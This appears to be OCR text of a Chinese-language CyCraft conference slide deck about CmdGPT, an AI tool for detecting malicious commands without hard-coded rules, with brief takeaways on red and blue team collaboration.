
# 不用寫死的 Rule/RegeX
# 也能偵測惡意指令

>IR-on-MAN beta 🤖CmdGPT



CYCRAFT

# 發表在 Black Hat 2023

# 老闆之所以讓我講這場

CYCRAFT

是因為我們有了 AI 這項新武器

CYCRAFT

# 紅隊的奧義
# 的奧義

# 開玩笑的

# Takeaway

- 紅藍隊是一起成長的
- 副作用的偵測與消除
- 魔高一丈秘訣：鑽底層
- 紅隊威力：一天打下 AD
- 藍隊新武器：AI
- 一起讓客戶更安全

# Thanks!